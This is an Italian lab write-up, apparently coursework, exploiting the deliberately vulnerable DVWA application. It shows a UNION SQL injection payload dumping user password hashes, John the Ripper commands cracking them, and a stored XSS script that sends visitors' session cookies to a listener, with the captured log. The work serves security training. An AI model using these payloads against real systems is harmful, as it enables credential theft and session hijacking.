


Progetto Settimanale

La consegna assegnata ci chiede d'andare a exploitare le vulnerabilità di SQL injection (Blind) e XSS stored.

SQL injection (Blind)



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Vulnerability: SQL Injection (Blind)

User ID:

ID: 'union select user, password from users#'
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 'union select user, password from users#'
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: 'union select user, password from users#'
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 'union select user, password from users#'
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 'union select user, password from users#'
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99


More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
http://en.wikipedia.org/wiki/SQL_injection
<http://www.unixwiz.net/techtips/sql-injection.html>

Username: admin
Security Level: low
PHPIDS: disabled

Con SQL injection (Blind) sono andato a recuperare le password degli utenti con: **'union select user, password from users#'**.

Nell'immagine si possono vedere le passwords criptate che abbiamo acquisito da sql injection (blind)



```
1 admin:5f4dcc3b5aa765d61d8327deb882cf99
2 gordonb:e99a18c428cb38d5f260853678922e03
3 1337:8d3533d75ae2c3966d7e0d4fcc69216b
4 pablo:0d107d09f5bbe40cade3de5c71e9e9b7
5 smithy:5f4dcc3b5aa765d61d8327deb882cf99
6
```

E' stata creata un file txt nel quale sono stateti inserite tutte le password, che ho chiamato **sql-passwordsmd5.txt**.

John the Ripper è uno strumento libero per il cracking delle password.

Lanciando il comando di john fa vedere solo la password d'un utente.

```
(root@kali)-[/home/kali/Scrivania]
# john --format=raw-MD5 --wordlist=/usr/share/wordlists/rockyou.txt sql-passwordsmd5.txt
Using default input encoding: UTF-8
Loaded 4 password hashes with no different salts (Raw-MD5 [MD5 128/128 ASIMD 4x2])
Remaining 1 password hash
Warning: no OpenMP support for this hash type, consider --fork=6
Press 'q' or Ctrl-C to abort, almost any other key for status
charley (1337)
1g 0:00:00:00 DONE (2022-08-12 05:21) 20.00g/s 240.0p/s 240.0c/s 240.0C/s avatar..charley
Warning: passwords printed above might not be all those cracked
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.
```


Ma lanciando questo **john --format=raw-MD5 sql-passwordsmd5.txt --show** per vedere le password decriptate.

```
(root@kali)-[/home/kali/Scrivania]
# john --format=raw-MD5 sql-passwordsmd5.txt --show
admin:password
gordonb:abc123
1337:charley
pablo:letmein
smithy:password

5 password hashes cracked, 0 left
```

XSS stored

Xss stored ci serve per andare a prendere i dati sessione degli utenti o di chiunque si colleghi alla pagina.



Con lo script “`<script>window.location='http://127.0.0.1:1337/?cookie=' + document.cookie</script>`” prendiamo i cookie e li inviamo al server. Qui si può vedere il 127.0.0.1 dato che l’ho fatto in locale.

Con python sono andato a creare un server nel quale potevo vedere le passwords di chi visitava il sito.

```
$ python -m http.server 1337
Serving HTTP on 0.0.0.0 port 1337 (http://0.0.0.0:1337/) ...
127.0.0.1 - - [12/Aug/2022 02:52:17] "GET /?cookie=security=low;%20PHPSESSID=031a8dfd7ec8af9aeb73c4d8dd0e0b40 HTTP/1.1" 200 -
127.0.0.1 - - [12/Aug/2022 02:52:17] code 404, message File not found
127.0.0.1 - - [12/Aug/2022 02:52:17] "GET /favicon.ico HTTP/1.1" 404 -
127.0.0.1 - - [12/Aug/2022 02:53:51] "GET /.bash_logout HTTP/1.1" 200 -
127.0.0.1 - - [12/Aug/2022 03:07:17] "GET /?cookie=security=low;%20PHPSESSID=031a8dfd7ec8af9aeb73c4d8dd0e0b40 HTTP/1.1" 200 -
127.0.0.1 - - [12/Aug/2022 03:37:43] "GET /?cookie=security=low;%20PHPSESSID=031a8dfd7ec8af9aeb73c4d8dd0e0b40 HTTP/1.1" 200 -
127.0.0.1 - - [12/Aug/2022 03:57:19] "GET /?cookie=security=low;%20PHPSESSID=031a8dfd7ec8af9aeb73c4d8dd0e0b40 HTTP/1.1" 200 -
127.0.0.1 - - [12/Aug/2022 03:57:33] "GET /?cookie=security=low;%20PHPSESSID=031a8dfd7ec8af9aeb73c4d8dd0e0b40 HTTP/1.1" 200 -
127.0.0.1 - - [12/Aug/2022 03:57:56] "GET /?cookie=security=low;%20PHPSESSID=031a8dfd7ec8af9aeb73c4d8dd0e0b40 HTTP/1.1" 200 -
127.0.0.1 - - [12/Aug/2022 03:57:57] "GET /?cookie=security=low;%20PHPSESSID=031a8dfd7ec8af9aeb73c4d8dd0e0b40 HTTP/1.1" 200 -
127.0.0.1 - - [12/Aug/2022 03:58:07] "GET /?cookie=security=low;%20PHPSESSID=031a8dfd7ec8af9aeb73c4d8dd0e0b40 HTTP/1.1" 200 -
127.0.0.1 - - [12/Aug/2022 03:58:28] "GET /?cookie=security=low;%20PHPSESSID=031a8dfd7ec8af9aeb73c4d8dd0e0b40 HTTP/1.1" 200 -
```

Questa è la directory dove le informazioni dei cookie vengono indirizzate.

Directory listing for /?cookie=security=low; PHPSESSID=031a8dfd7ec8af9aeb73c4d8dd0e0b40

- [.bash_logout](#)
 - [.bashrc](#)
 - [.bashrc.original](#)
 - [.BurpSuite/](#)
 - [.cache/](#)
 - [.config/](#)
 - [.dmrc](#)
 - [.face](#)
 - [.face.icon@](#)
 - [.gnupg/](#)
 - [.ICEauthority](#)
 - [.java/](#)
 - [.john/](#)
 - [.local/](#)
 - [.mozilla/](#)
 - [.profile](#)
-